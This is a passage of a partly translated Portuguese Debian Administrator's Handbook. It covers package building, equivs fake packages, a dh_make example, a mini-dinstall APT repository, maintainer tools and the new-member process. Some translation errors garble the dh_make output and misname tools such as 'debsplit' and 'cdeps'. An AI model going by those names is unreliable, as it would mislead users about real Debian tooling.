O comando anterior pode falhar se os campos Build-Depends não foram atualizados, ou se os pacotes relacionados não foram instalados. Neste caso, é possível anular esta verificação passando a opção `-d` para o **dpkg-buildpackage**. Entretanto, ignorando explicitamente essas dependências corre-se o risco do processo de construção falhar em um próximo estágio. Pior, o pacote pode parecer corretamente construído mas falhar ao ser executado: alguns programas automaticamente desabilitam algumas de suas funcionalidades quando uma biblioteca necessária não está disponível em tempo de construção.

Mais frequentemente do que nunca, os desenvolvedores Debian usam programas de alto nível como o **debuild**; ele executa **dpkg-buildpackage** como de costume, mas ele também inclui a execução de um programa que executa diversas verificações para validar a geração dos pacotes contra a política do Debian. Este script também limpa o ambiente para que variáveis locais não "poluam" a construção do pacote. O comando **debuild** é uma das ferramentas da suíte *devscripts*, que divide alguma consistência e configuração para tornar as tarefas dos mantenedores mais fácil.

## **OLHADA RÁPIDA pbuilder**

O comando **pbuilder** (similarmente ao nome do pacote) permite a construção de um pacote Debian em um ambiente *chrooted* (*enjaulado*). Ele

primeiramente cria um diretório temporário contendo um sistema mínimo necessário para a construção do pacote (incluindo os pacotes mencionados no campo *Build-Depends*). Este diretório é então usado como diretório raiz (/), utilizando o comando **chroot**, durante a fase de construção do pacote.

Esta ferramenta permite ao processo de construção acontecer em um ambiente que não foi alterado pelo usuário. Isto também permite uma detecção rápida de um dependência perdida (já que a construção irá falhar a não ser que as dependências estejam documentadas). Finalmente, ele permite a construção de um pacote para a versão do Debian que não está sendo usada pelo sistema por completo: a máquina pode estar utilizando Stable para seu trabalho normal, e um **pbuilder** rodando na mesma máquina pode estar utilizando Unstable para a construção dos pacotes.

# 15.2. Construindo seu Primeiro Pacote

## 15.2.1. Meta-pacotes ou falsos pacotes

Pacotes falsos e meta-pacotes são similares, ambos são shells vazios que somente existem para efeito dos metadados que existem na pilha de gerenciamento de pacotes.

O propósito de um pacote falso é enganar o **dpkg** e o **apt** para acreditarem que algum pacote está instalado mesmo que em realidade seja apenas um shell vazio. Isto permite satisfazer dependências num pacote quando o programa correspondente foi instalado fora do escopo do sistema de pacotes. Este método funciona, porém deve mesmo assim ser evitado sempre que possível, já que não garantis de que o programa instalado manualmente se comportará exatamente como o pacote correspondente faria e outros pacotes dependentes dele poderiam não funcionar corretamente.

De outra maneira, um meta-pacote existe em sua maioria como uma coleção de dependências, então instalando um meta-pacote na verdade trará um conjunto de pacotes em um único passo.

Both these kinds of packages can be created by the **equivs-control** and **equivs-build** commands (in the equivs package). The **equivs-control file** command creates a Debian package header file that should be edited to contain the name of the expected package, its version number, the name of the maintainer, its dependencies, and its description. Other fields without a default value are optional and can be deleted. The Copyright, Changelog, Readme and Extra-Files fields are not standard fields in Debian packages; they only make sense within the scope of **equivs-build**, and they will not be kept in the headers of the generated package.

### **Example 15.2. Cabeçalho do pacote falso libxml-libxml-perl**

Section: perl

Priority: optional

Standards-Version: 3.8.4

Package: libxml-libxml-perl

Version: 1.57-1

Maintainer: Raphael Hertzog <hertzog@debian.org>

Depends: libxml2 (>= 2.6.6)

Architecture: all

Description: Fake package - módulo instalado manualmente

Este é um pacote falso para deixar o sistema de empacotamento acreditando que este pacote Debian está instalado.

Na verdade, o pacote não está instalado desde uma versão anterior, o módulo que foi manualmente compilada & instalada no diretório site\_perl.

O próximo passo é gerar o pacote Debian com o comando **equivs-build arquivo**. Voilà: o pacote foi criado no diretório atual e pode ser manejado como qualquer outro pacote Debian seria.

## 15.2.2. Depósito Simples de Arquivos

Os administradores da Falcot Corp precisam criar um pacote Debian para facilitar a instalação de um conjunto de documentos em um grande número de máquinas. O administrador responsável por essa tarefa primeiramente lê o “New Maintainer's Guide”, e então começa a trabalhar no seu primeiro pacote.

? <http://www.debian.org/doc/maint-guide/>

O primeiro passo é criar um diretório `falcot-data-1.0` que conterá o pacote fonte. O pacote irá logicamente, ser chamado `falcot-data` e terá o número de versão `1.0`. O administrador então coloca os documentos em um subdiretório `data`. Então ele chama o comando **`dh_make`** (do pacote `dh-make`) para adicionar os arquivos necessários para o processo de criação do pacote, o qual será armazenado em um subdiretório `debian`:

```
$ cd falcot-data-1.0  
$ dh_make --native
```

```
Type of package: único binário, binário indep, binário  
Type of package: single binary, indep binary, multiplo  
[s/i/m/l/k/n/b] i  
Maintainer name : Raphael Hertzog  
Email-Address   : hertzog@debian.org  
Date           : Mon, 11 Apr 2011 15:11:36 +0200  
Package Name   : falcot-data  
Version        : 1.0
```

```
License           : blank
Usind dpatch    : não
Type of Package : Independente
Pressione <enter> para confirmar:
Atualmente não há nível superior Makefile. Isto pode
Feito. Por favor, edite os arquivos no agora debian/
verificar se o instalador falcot-data Makefiles em $  
$
```

O tipo de pacote escolhido (*binário único*) indica que este pacote fonte irá gerar um único pacote binário dependendo da arquitetura (Arquitetura: qualquer). *binário Indep* atua como contraparte, e leva a um único pacote binário que não é dependente da arquitetura alvo ( Arquitetura: Todas). Neste caso, a escolha último é mais relevante uma vez que o pacote contém apenas os documentos e não programas binários, para que possa ser usado de forma semelhante em computadores de todas arquitecturas.

O tipo *múltiplo binário* corresponde a um pacote fonte levando a vários pacotes binários. Um caso particular, *biblioteca*, é útil para bibliotecas compartilhadas, uma vez que precisa seguir regras rígidas do empacotamento. De forma semelhante, *módulo do kernel* deve ser restrito aos pacotes contendo módulos do kernel. Finalmente, *cdeps* é um pacote específico sistema de construção, é bastante flexível, mas requer uma certa quantidade de aprendizagem.

### **DICA Nome e endereço de e-mail do mantenedor**

A maioria dos programas envolvidos no pacotes de manutenção irão procurar seu nome e endereço de e-mail no DEBFULLNAME e DEBEMAIL ou variáveis de ambiente EMAIL. Defini los de uma vez por todas vai

evitar que você tenha de digitá-los várias vezes. Se o shell usual é o **bash**, é uma simples questão de adicionar as duas linhas seguintes em seus aquivos `~/.bashrc` e `~/.bash_profile` (você obviamente substitui os valores com os mais relevantes!):

```
export EMAIL="hertzog@debian.org"
export DEBFULLNAME="Raphael Hertzog"
```

O comando **dh\_make** criou uma pasta `debian` com muitos arquivos. Alguns são necessários, em particular `regras` , `controle`, `changelog` e `copyright`. Arquivos com extensão `ex` são exemplos de arquivos que podem ser utilizados, modificando os (e removendo a extensão), quando apropriado. Quando eles não são necessários, removê-los entao é recomendado. O arquivo `compat` deve ser mantido, uma vez que é necessário para o funcionamento correto do conjunto de programas `debsplit` (todos começando com o prefixo **dh\_**) utilizado em diferentes estágios do pacote do processo de construção.

O arquivo de direitos autorais deve conter informações sobre os autores dos documentos incluídos no pacote, e as licenças relacionadas. No nosso caso, estes são documentos internos e sua utilização é limitada para dentro da empresa Corp Falcot. O padrão `changelog` é geralmente apropriado; substituir o "lançamento inicial" com uma explicação mais detalhada e alterar da distribuição instável para interna é suficiente . O arquivo de controle também foi atualizado: a seção foi alterada para `variada` e a página inicial, os campos `Vcs-Git` e `Vcs-Browser` foram removidos. O campo `Dependencia` foi completado com `iceweasel | www-browser`, de modo a assegurar a disponibilidade de um navegador web capaz de exibir os documentos no pacote.

**Example 15.3. O arquivo control**

Source: falcot-data

Section: misc

Priority: optional

Maintainer: Raphael Hertzog <hertzog@debian.org>

Build-Depends: debhelper (>= 7.0.50~)

Standards-Version: 3.8.4

Package: falcot-data

Architecture: all

Depends: iceweasel | www-browser, \${misc:Depends}

Description: Internal Falcot Corp Documentation

This package provides several documents describing the structure at Falcot Corp. This includes:

- organization diagram
- contacts for each department.

These documents MUST NOT leave the company.

Their use is INTERNAL ONLY.

**Example 15.4. O arquivo changelog**

falcot-data (1.0) internal; urgency=low

- \* Lançamento inicial.
- \* Comecemos por alguns documentos:
  - estrutura interna de empresa;
  - contatos para cada departamento.

-- Raphael Hertzog <hertzog@debian.org> Mon, 11 Apr

**Example 15.5. O arquivo copyright**

Este trabalho foi empacotado para o Debian por Raphael Hertzog, 11 Abril 2011 20:46:33 +0200

Direitos Autorais:

Direitos Autorais (C) 2004-2011 Falcot Corp

Licença:

Todos os direitos reservados.

### **DE VOLTA AO BÁSICO arquivo Makefile**

Um arquivo **Makefile** é um roteiro usado pelo programa **make**; ele descreve regras para a construção de um conjunto de arquivos a partir de uma árvore de dependências entre si (por exemplo, um programa pode ser construído a partir de um conjunto de arquivos fonte). Os arquivos **Makefile** descrevem essas regras no seguinte formato:

```
target: sources  
        commando1  
        commando2
```

A interpretação dessas regras é como segue: se um dos arquivos **fontes** é mais recente do que o arquivo **alvo**, então o alvo precisará ser gerado, usando o **commando1** e **commando2**.

Note que as linhas com comandos devem começar com um carácter de tabulação, também note que quando uma linha de comando começa com o carácter travessão (-), a falha do comando não interromperá o processo por inteiro.

The **rules** file usually contains a set of rules used to configure, build and install the software in a dedicated subdirectory (named after the generated binary package). The contents of this subdirectory is then archived within the Debian package as if it were the root of the

filesystem. In our case, files will be installed in the `debian/falcot-data/usr/share/falcot-data/` subdirectory, so that installing the generated package will deploy the files under `/usr/share/falcot-data/`. The `rules` file is used as a Makefile, with a few standard targets (including `clean` and `binary`, used respectively to clean the source directory and generate the binary package).

Embora esse arquivo seja o coração do processo, cada vez mais ele contém somente a informação mínima para executar um conjunto padrão de comandos provido pela ferramenta **debhelper**. Tal é o caso dos arquivos gerados pelo **dh\_make**. Para instalar nossos arquivos, nós simplesmente configuraremos o comportamento do comando **dh\_install** criando o seguinte arquivo `debian/falcot-data.install`:

```
data/* usr/share/falcot-data/
```

Neste ponto, o pacote pode ser criado. Nós no entanto vamos adicionar um toque especial. Já que os administradores querem que os documentos sejam facilmente acessados a partir dos menus de Ajuda da interface gráfica, nós criaremos uma entrada no sistema de menu do Debian. Isto simplesmente é feito renomeando o `debian/menu.ex` sem sua extensão e editando o seguinte:

### **Example 15.6. O arquivo menu**

```
?package(falcot-data):needs=X11|wm section=Help \
    title="Internal Falcot Corp Documentation" \
    command="/usr/bin/x-www-browser /usr/share/falcot-data"
?package(falcot-data):needs=text section=Help \
    title="Internal Falcot Corp Documentation" \
    command="/usr/bin/www-browser /usr/share/falcot-data"
```

The `needs` field, when set to `X11|wm` indicates that this entry only makes sense in a graphical interface. It will therefore only be integrated into the menus of the graphical (X11) applications and window managers (hence the `wm`). The `section` field states where in the menu the entry should be displayed. In our case, the entry will be in the Help menu. The `title` field contains the text that will be displayed in the menu. Finally, the `command` field describes the command to run when the user selects the menu entry.

A segunda entrada combina com a primeira, com pequenas adaptações para o modo texto do Linux.

### **POLÍTICA DO DEBIAN Organização do menu**

O menus do Debian são organizados em uma estrutura formal, documentada no seguinte texto:

? <http://www.debian.org/doc/packaging-manuals/menu-policy/>

A seção no arquivo `menu` deve ser selecionado da lista mencionada neste documento.

Simplesmente criando o arquivo `debian/menu` é o suficiente para habilitar o menu no pacote, desde que o comando `dh_installmenu` seja automaticamente invocado por `dh` durante o processo de criação do pacote.

Nosso pacote fonte está pronto. Tudo o que sobrou fazer é gerar um pacote binário, com o mesmo método que usamos anteriormente para construir pacotes: executamos o comando `dpkg-buildpackage -us -uc` de dentro do diretório `falcot-data-1.0`.

# 15.3. Criando um Repositório de Pacotes para o APT

Falcot Corp gradualmente começou a manter alguns pacotes Debian modificados localmente a partir de pacotes existentes ou criados do zero para distribuir dados e programas internos.

Para facilitar a instalação, eles querem a integração destes pacotes em um repositório que possa ser acessado diretamente usando a ferramenta APT. Por motivos de manutenção óbvios, eles querem separar os pacotes internos dos pacotes refeitos localmente. O objetivo é ter as entradas correspondentes no arquivo `/etc/apt/sources.list` como segue:

```
deb http://packages.falcot.com/ updates/  
deb http://packages.falcot.com/ internal/
```

The administrators therefore configure a virtual host on their internal HTTP server, with `/srv/vhosts/packages/` as the root of the associated web space. The management of the archive themselves is delegated to the **mini-dinstall** command (in the similarly-named package). This tool keeps an eye on an `incoming/` directory (in our case, `/srv/vhosts/packages/mini-dinstall/incoming/`) and waits for new packages there; when a package is uploaded, it is installed into a Debian archive at `/srv/vhosts/packages/`. The

**mini-dinstall** command reads the \*.changes file created when the Debian package is generated. These files contain a list of all other files associated to the version of the package (\*.deb, \*.dsc, \*.diff.gz/\*.debian.tar.gz, \*.orig.tar.gz, or their equivalents with other compression tools), and they allow **mini-dinstall** to know which files to install. \*.changes files also contain the name of the target distribution (often unstable) mentioned in the latest debian/changelog entry, and **mini-dinstall** uses this information to decide where the package should be installed. This is why administrators must always change this field before building a package, and set it to internal or updates, depending on the target location. **mini-dinstall** then generates the files required by APT, such as Packages.gz.

## **ALTERNATIVA apt-ftparchive**

If **mini-dinstall** seems too complex for your Debian archive needs, you can also use the **apt-ftparchive** command. This tool scans the contents of a directory and displays (on its standard output) a matching Packages file. In the Falcot Corp case, administrators could upload the packages directly into /srv/vhosts/packages/updates/ or /srv/vhosts/packages/internal/, then run the following commands to create the Packages.gz files:

```
$ cd /srv/vhosts/packages
$ apt-ftparchive packages updates >updates/Packages
$ gzip updates/Packages
$ apt-ftparchive packages internal >internal/Packages
$ gzip internal/Packages
```

O comando **apt-ftparchive sources** permite criar arquivos Sources.gz de maneira similar.

Para configurar o **mini-dinstall** é necessário a configuração do arquivo `~/.mini-dinstall.conf`; no caso da Falcot Corp, o conteúdo é o seguinte:

```
[DEFAULT]
archive_style = flat
archivedir = /srv/vhosts/packages

verify_sigs = 0
mail_to = admin@falcot.com

generate_release = 1
release_origin = Falcot Corp
release_codename = stable

[updates]
release_label = Recompiled Debian Packages

[internal]
release_label = Internal Packages
```

One decision worth noting is the generation of `Release` files for each archive. This can help manage package installation priorities using the `/etc/apt/preferences` configuration file (see chapter on APT configuration for details).

## **SEGURANÇA mini-dinstall e permissões**

Since **mini-dinstall** has been designed to run as a regular user, there's no need to run it as root. The easiest way is to configure everything within the user account belonging to the administrator in charge of creating the Debian packages. Since only this administrator has the required permissions to put files in the `incoming/` directory, we can deduce that the administrator authenticated the origin of each package prior to deployment and **mini-dinstall** does not need to do it again. This explains the `verify_sigs = 0` parameter (which means that signatures need not be verified). However, if the contents of packages are sensitive, we can reverse the setting and elect to authenticate with a keyring containing the public keys of persons allowed to create packages (configured with the `extra_keyrings` parameter); **mini-dinstall** will then check the origin of each incoming package by analyzing the signature integrated to the `*.changes` file.

Invoking **mini-dinstall** actually starts a daemon in the background. As long as this daemon runs, it will check for new packages in the `incoming/` directory every half-hour; when a new package arrives, it will be moved to the archive and the appropriate `Packages.gz` and `Sources.gz` files will be regenerated. If running a daemon is a problem, **mini-dinstall** can also be manually invoked in batch mode (with the `-b` option) every time a package is uploaded into the `incoming/` directory. Other possibilities provided by **mini-dinstall** are documented in its `mini-dinstall(1)` manual page.

## **EXTRA Gerando um arquivo assinado**

The APT suite checks a chain of cryptographic signatures on the packages it handles before installing them (and has done so since Etch), in order to ensure their authenticity (see [Section 6.5, “Verificando Autenticidade do Pacote”](#)). Private APT archives can then be a problem, since the machines using them will keep displaying warnings about unsigned packages. A diligent administrator will therefore integrate private archives with the secure APT mechanism.

To help with this process, **mini-dinstall** includes a `release_signscript` configuration option that allows specifying a script to use for generating the signature. A good starting point is the `sign-release.sh` script provided by the mini-dinstall package in `/usr/share/doc/mini-dinstall/examples/`; local changes may be relevant.

# **15.4. Tornando-se um Mantenedor de Pacotes**

## **15.4.1. Aprendendo a Fazer Pacotes**

Criar um pacote Debian de qualidade não é sempre uma tarefa fácil, e tornar-se um mantenedor de pacote necessita aprendizado, tanto na teoria e na prática. Não é simplesmente uma questão de construir ou instalar programas, em vez disso, a maior parte da complexidade vem do entendimento de problemas e conflitos, e mais geralmente as interações, com a miríade de outros pacotes disponíveis.

### **15.4.1.1. Regras**

A Debian package must comply with the precise rules compiled in the Debian policy, and each package maintainer must know them. There is no requirement to know them by heart, but rather to know they exist and to refer to them whenever a choice presents a non-trivial alternative. Every Debian maintainer has made mistakes by not knowing about a rule, but this is not a huge problem as soon as the error is fixed

when a user reports it as a bug report, which tends to happen fairly soon thanks to advanced users.

? <http://www.debian.org/doc/debian-policy/>

## 15.4.1.2. Procedimentos

Debian is not a simple collection of individual packages. Everyone's packaging work is part of a collective project; being a Debian developer involves knowing how the Debian project operates as a whole. Every developer will, sooner or later, interact with others. The Debian Developer's Reference (in the `developers-reference` package) summarizes what every developer must know in order to interact as smoothly as possible with the various teams within the project, and to take the best possible advantages of the available resources. This document also enumerates a number of duties a developer is expected to fulfill.

? <http://www.debian.org/doc/developers-reference/>

## 15.4.1.3. Ferramentas

Muitas ferramentas ajudam os mantenedores dos pacotes em seu trabalho. Esta seção descreve elas rapidamente, mas não dá todos os detalhes, já que eles contém uma documentação abrangente em si.

## 15.4.1.3.1. O Programa lintian

Esta ferramenta é uma das mais importantes: é o verificador de pacotes Debian. É baseada em uma vasta matriz de testes criada pela política do Debian, e detecta rapidamente e automaticamente um grande número de erro que podem ser arrumados antes do pacote ser lançado.

Esta ferramenta é apenas um ajudante, e algumas vezes falha (por exemplo, já que a política do Debian muda com o tempo, **lintian** está algumas vezes desatualizado). Também não é exaustiva: não receber nenhum erro no Lintian não deve ser interpretada como prova de que o pacote é perfeito; no máximo, ele evita os erros mais comuns.

## 15.4.1.3.2. devscripts

O pacote devscripts contém diversos programas que ajudam com uma vasta gama do trabalho dos desenvolvedores Debian:

- **debuild** permite gerar um pacote (com **dpkg-buildpackage**) e executando **lintian** para verificar a compatibilidade com a política Debian depois.
- **debclean** limpa um pacote fonte após o pacote binário ter sido gerado.
- **dch** permite rapidamente e facilmente editar o arquivo `debian/changelog` num pacote fonte.
- **uscan** verifica se foi liberada uma nova versão de um software pelo autor; Isso requer um `debian/watch` arquivo com uma descrição da localização de tais lançamentos.

- **debi** permite a instalação (com **dpkg -i**) do pacote Debian que acabou de ser gerado, e evita digitar seu nome completo e caminho.
- De uma maneira similar, **debc** permite varrer o conteúdo de um pacote recentemente criado (com **dpkg -c**), sem a necessidade de digitar o nome completo e o caminho.
- **bts** controla o sistema de bug pela linha de comando, este programa automaticamente gera e-mails apropriados.
- **debrelease** envia os pacotes recém gerados a um servidor remoto, sem a necessidades de digitar o nome completo e o caminho do arquivo relacionado `.changes`.
- **debsign** assina os arquivos `*.dsc` e `*.changes`.
- **uupdate** automatiza a criação de uma nova revisão do pacote quando uma nova versão upstream foi lançada.

### 15.4.1.3.3. debhelper e dh-make

Debhelper is a set of scripts easing the creation of policy-compliant packages; these scripts are invoked from `debian/rules`. Debhelper has been widely adopted within Debian, as evidenced by the fact that it is used by the majority of official Debian packages. All the commands it contains have a **dh\_** prefix. Debhelper is mainly developed by Joey Hess.

O roteiro **dh\_make** (no pacote *dh-make*) cria arquivos necessários para geração de um pacote Debian em um diretório inicialmente contendo os fontes do programa. Como você pode ter adivinhado pelo nome do programa, o arquivo gerado usa por padrão o Debhelper.

## **ALTERNATIVA CDBS**

cdb é uma outra abordagem para empacotamento Debian, baseada exclusivamente em um sistema de herança através de arquivos `Makefile`.

That tool has its advocates, since it avoids duplicating the same list of `dh_*` commands in the `debian/rules` file. However, Debhelper version 7 introduced the `dh` command, which itself automates the appropriate sequence of calls to all the individual commands in the correct order, and CDBS has lost most of its appeal since then.

### **15.4.1.3.4. `duupload` e `dput`**

The **`duupload`** and **`dput`** commands allow uploading a Debian package to a (possibly remote) server. This allows developers to publish their package on the main Debian server (`ftp-master.debian.org`) so that it can be integrated to the archive and distributed by mirrors. These commands take a `*.changes` file as a parameter, and deduce the other relevant files from its contents.

### **15.4.2. Processo de Aceitação**

Tornar-se um desenvolvedor Debian não é somente uma questão administrativa. O processo é feito em diversas etapas, e é tanto uma iniciação quanto um processo seletivo. Em todo caso, o mesmo é

formalizado e bem documentado, então qualquer um pode verificar o progresso no site dedicado para o processo de novos membros.

? <http://nm.debian.org/>

### **EXTRA Processo leve para "Mantenedores Debian"**

Recentemente foi introduzido um status de "Mantenedor Debian". O processo associado é mais rápido, e os privilégios concedidos por este estatuto são apenas o suficiente para manter os próprios pacotes. Um desenvolvedor Debian só precisa executar uma verificação em um carregamento inicial, e emitir uma declaração para o efeito que eles confiam o mantenedor em prospectivo com a capacidade de manter o pacote por conta própria.

## **15.4.2.1. Pré-requisitos**

É esperado de todos os candidatos ter ao menos conhecimento da língua inglesa. Isto é requerido em todos os níveis: para a comunicação inicial com o examinador, é claro, mas mais tarde também, já que o inglês é a língua preferida pela maioria dos documentos; também, os usuários dos pacotes se comunicarão em inglês quando reportando erros, e os mesmos esperam uma resposta em inglês.

Outro pré-requisito lida com motivação. Tornar-se um desenvolvedor Debian é um processo que somente faz sentido se o candidato sabe que seu interesse no Debian durará mais do que muitos meses. O processo de aceitação em si deve durar diversos meses, e o Debian precisa de desenvolvedores para um longo trajeto; cada pacote precisa de manutenção permanente, e não somente uma versão inicial.

## 15.4.2.2. Registrando

The first (real) step consists in finding a sponsor or advocate; this means an official developer willing to state that they believe that accepting *X* would be a good thing for Debian. This usually implies that the candidate has already been active within the community, and that their work has been appreciated. If the candidate is shy and their work is not publicly touted, they can try to convince a Debian developer to advocate them by showing their work in a private way.

At the same time, the candidate must generate a public/private RSA key pair with GnuPG, which should be signed by at least one official Debian developer. The signature authenticates the name on the key. Effectively, during a key signing party, each participant must show an identity card together with their key identifiers. This step makes the link between the human and the keys official. This signature thus requires meeting in real life. If you have not yet met any Debian developers in a public free software conference, you can explicitly seek developers living nearby using the list on the following webpage as a starting point.

? <http://wiki.debian.org/Keysigning>

Once the registration on `nm.debian.org` has been validated by the advocate, an *Application Manager* is assigned to the candidate. The application manager will, from there on, follow procedures and validate the various steps that the process includes.

A primeira verificação é uma verificação de identidade. Se você já tiver uma chave assinada por dois desenvolvedores Debian, este passo é fácil; caso contrário, o Gerenciador de aplicativos irá tentar e guiá-lo em sua busca para desenvolvedores Debian por perto para organizar um

meet-up e uma chave de assinatura. No início do processo, quando o número de desenvolvedores era pequeno, havia uma exceção a este procedimento que permitiu que esta etapa seja concluída com uma varredura digital de documentos de identificação oficial; isso não é mais o caso.

### 15.4.2.3. Aceitando os Princípios

These administrative formalities are followed with philosophical considerations. The point is to make sure that the candidate understands and accepts the social contract and the principles behind Free Software. Joining Debian is only possible if one shares the values that unite the current developers, as expressed in the founding texts (and summarized in [Chapter 1, O Projeto Debian](#)).

Além disso, cada candidato que pretendem aderir fileiras Debian é esperar para saber o funcionamento do projeto e como interagir de forma adequada para resolver os problemas que elas irão sem dúvida encontrar com o passar do tempo. Toda esta informação geralmente está documentado nos manuais visando o novo mantenedor e em referência do desenvolvedor Debian. Uma leitura atenta deste documento deve ser suficiente para responder a perguntas do examinador. Se as respostas não são satisfatórias, o candidato será informado. Em seguida, ele terá que ler (novamente) a documentação pertinente antes de tentar novamente. Nos casos onde a documentação existente não contém a resposta adequada para a questão, o candidato geralmente pode chegar a uma resposta com alguma experiência prática dentro do Debian, ou potencialmente, discutindo com outros desenvolvedores Debian. Esse mecanismo garante que candidatos se envolver um pouco no Debian antes de se tornar parte integral dele. É uma política deliberada, por que candidatos que eventualmente se unem ao projeto

integram-se como uma peça de um quebra-cabeça infinitamente extensível.

This step is usually known as the *Philosophy & Procedures* (P&P for short) in the lingo of the developers involved in the new member process.

## 15.4.2.4. Verificando Habilidades

Each application to become an official Debian developer must be justified. Becoming a project member requires showing that this status is legitimate, and that it facilitates the candidate's job in helping Debian. The most common justification is that being granted Debian developer status eases maintenance of a Debian package, but it is not the only one. Some developers join the project to contribute to porting to a specific architecture, others want to improve documentation, and so on.

This step represents the opportunity for the candidate to state what they intend to do within the Debian project and to show what they have already done towards that end. Debian is a pragmatic project and saying something is not enough, if the actions do not match what is announced. Generally, when the intended role within the project is related to package maintenance, a first version of the prospective package will have to be validated technically and uploaded to the Debian servers by a sponsor among the existing Debian developers.

**COMUNIDADE Patrocinando**

Debian developers can “sponsor” packages prepared by someone else, meaning that they publish them in the official Debian repositories after having performed a careful review. This mechanism enables external persons, who have not yet gone through the new member process, to contribute occasionally to the project. At the same time, it ensures that all packages included in Debian have always been checked by an official member.

Finalmente, o examinador verifica habilidades de técnico (embalagem) do candidato com um questionário detalhado. Respostas ruins não são permitidas, mas o tempo de resposta não é limitado. Toda a documentação está disponível e várias tentativas são permitidas se as primeiras respostas não são satisfatórias. Esta etapa não tem a intenção de discriminar, mas para garantir pelo menos um mínimo de conhecimento comum para novos colaboradores.

Este passo é conhecido como *Tasks & Skills* no jargão dos examinadores.

## 15.4.2.5. Aprovação Final

At the very last step, the whole process is reviewed by a DAM (*Debian Account Manager*). The DAM will review all the information about the candidate that the examiner collected, and makes the decision on whether or not to create an account on the Debian servers. In cases where extra information is required, the account creation may be delayed. Refusals are rather rare if the examiner does a good job of following the process, but they sometimes happen. They are never permanent, and the candidate is free to try again at a later time.

A decisão do DAM é autoritária e (quase sempre) sem apelo, o que explica porque pessoas naquela posição (atualmente, Jörg Jaspert, Christoph Berg e Enrico Zini) foram frequentemente criticados no passado.

# Chapter 16. Conclusão

# O Futuro do Debian

A história da Falcot Corp termina com este último capítulo; mas o Debian continua, e o futuro certamente trará muitas surpresas interessantes.

## 16.1. Desenvolvimentos futuros

Semanas (ou meses) antes de uma nova versão do Debian ser lançada, o Gerente de Lançamentos escolhe um codinome para a próxima versão. Agora que o Debian versão 6.0 saiu, os desenvolvedores já estão ocupados trabalhando na próxima versão, codinome Wheezy...

Não existe nenhuma lista de mudanças planejadas, e o Debian nunca faz promessas com relação a objetivos técnicos das próximas versões. Entretanto, após algumas tendências de desenvolvimentos já podem ser notadas, e há muitas razões para acreditar que as mesmas se tornarão em resultados concretos na nova versão.

O sistema de gerenciamento de pacotes irá ser apto a instalar pacotes de diversas arquiteturas no mesmo sistema (isto é conhecido como

"suporte a multiplataformas"). Isto irá permitir instalar aplicativos 32 bits em máquina 64 bits, e vice-versa. Outro projeto que vale a pena mencionar é o *Constantly Usable Testing*, que objetiva rotular o Testing como uma distribuição oficialmente suportada que possa ser recomendada para o público geral. O processo padrão "init" (**sysvinit**) deve ser substituído por um sistema mais moderno como o **upstart** ou **systemd**.

Claro, que todas suítes de programas terão um lançamento mor. Por exemplo Wheezy incluirá a versão 3.x do GNOME, o qual traz uma profunda e promissora mudança no paradigma usual da interface gráfica.

# 16.2. Futuro do Debian

Além destes desenvolvimentos internos, é esperado que novas distribuições baseadas no Debian apareçam, graças ao crescimento em popularidade do *debian-installer* e sua flexibilidade. Novos subprodutos especializados começarão, ampliando os horizontes que o Debian alcança.

A comunidade Debian crescerá, e novos contribuidores se juntarão ao projeto... incluindo, talvez, você!

O projeto Debian é mais forte do que nunca, e bem encaminhado em seu objetivo em se tornar um distribuição universal; a piada interna dentro da comunidade Debian é sobre *World Domination*.

Apesar da sua idade avançada e seu tamanho respeitável, o Debian continua crescendo em todas (algumas vezes inesperadas) as direções. Contribuidores estão repletos de ideias, e discussões na listas de emails de desenvolvimentos, mesmo quando elas parecem insignificantes, continuam aumentando o impulso. O Debian às vezes é comparado a um buraco negro, de tamanha densidade que qualquer programa livre é atraído.

Além da aparente satisfação da maioria dos usuários do Debian, uma profunda tendência está se tornando mais e mais incontestável: as pessoas estão crescentemente realizando que a colaboração, ao invés de fazer negócios sozinho, leva a melhores resultados. Tal é o

---

raciocínio usado por distribuições que estão fundindo-se com o Debi-an por meio de subprojetos.

O projeto Debian é, portanto, não é ameaçado pela extinção...

# 16.3. O Futuro deste Livro

Nós gostaríamos que este livro evoluía no espírito dos programas livres. Nós portanto damos boas-vindas a contribuições, sugestões, e críticas. Por favor direcionem-nas a Raphaël (<[hertzog@debian.org](mailto:hertzog@debian.org)>) ou Roland (<[lolando@debian.org](mailto:lolando@debian.org)>). O site será utilizado para recolher todas informações relevantes a sua evolução.

? <http://debian-handbook.info/>

Nós tentamos integrar o máximo do que a nossa experiência com o Debian nos ensinou, de maneira que qualquer um possa usar essa distribuição e tirar o melhor proveito o mais rápido possível. Nós esperamos que este livro contribua para fazer o Debian menos confuso e popular, e nós agradecemos a publicidade ao seu redor!

Nós gostaríamos de concluir com uma nota pessoal. Escrever (e traduzir) este livro tomou um tempo considerável das nossas atividades profissionais corriqueiras. Já ambos somos consultores autônomos, e qualquer nova fonte de renda nos garante a liberdade de passar mais tempo melhorando o Debian; nós esperamos que este livro seja um sucesso e contribua para isso. No meio tempo, sinta-se à vontade para contratar nossos serviços!

? <http://www.freexian.com>

? <http://www.gnurandal.com>

---

Vejo vocês em breve!

# Appendix A. Distribuições derivadas

Muitas distribuições Linux são derivadas do Debian e as ferramentas de reutilização de gerenciamento de pacotes do Debian. Todos eles têm suas próprias propriedades interessantes, e é possível que uma delas va atender suas necessidades melhor do que o próprio Debian.

## A.1. Censo e Cooperação

O projeto Debian reconhece plenamente a importância de distribuições derivadas e apoia ativamente a colaboração entre todas partes envolvidas. Isso geralmente envolve a fusão do retorno das melhorias desenvolvidas inicialmente pelas distribuições derivadas para que todos possam beneficiar e a longo prazo, o trabalho de manutenção é reduzido.

Isso explica porque distribuições derivadas são convidadas a se envolver em discussões sobre o [debian-derivatives@lists.debian.org](mailto:debian-derivatives@lists.debian.org) mailing-list, e para participar do censo derivado. Este recenseamento visa recolher informações sobre o trabalho que acontece

em um derivado para que os mantenedores do Debian oficiais possam controlar melhor o estado de seu pacote em variantes do Debian.

- ? <http://wiki.debian.org/DerivativesFrontDesk>
- ? <http://wiki.debian.org/Derivatives/Census>

Vamos agora descrever brevemente as distribuições mais interessantes e populares derivadas.

## A.2. Ubuntu

Ubuntu espalhou bastante quando entrou em cena do Software Livre, e por boas razões: Canonical Ltd., a empresa que criou esta distribuição, iniciou a contratação de trinta ímpares desenvolvedores Debian e afirmou publicamente o objetivo de longo alcance de proporcionar uma distribuição para o público em geral com uma nova versão duas vezes por ano. Eles também se comprometeram a manutenção de cada versão por um ano e meio tanto para o núcleo e quanto a de segurança relacionados aos componentes.

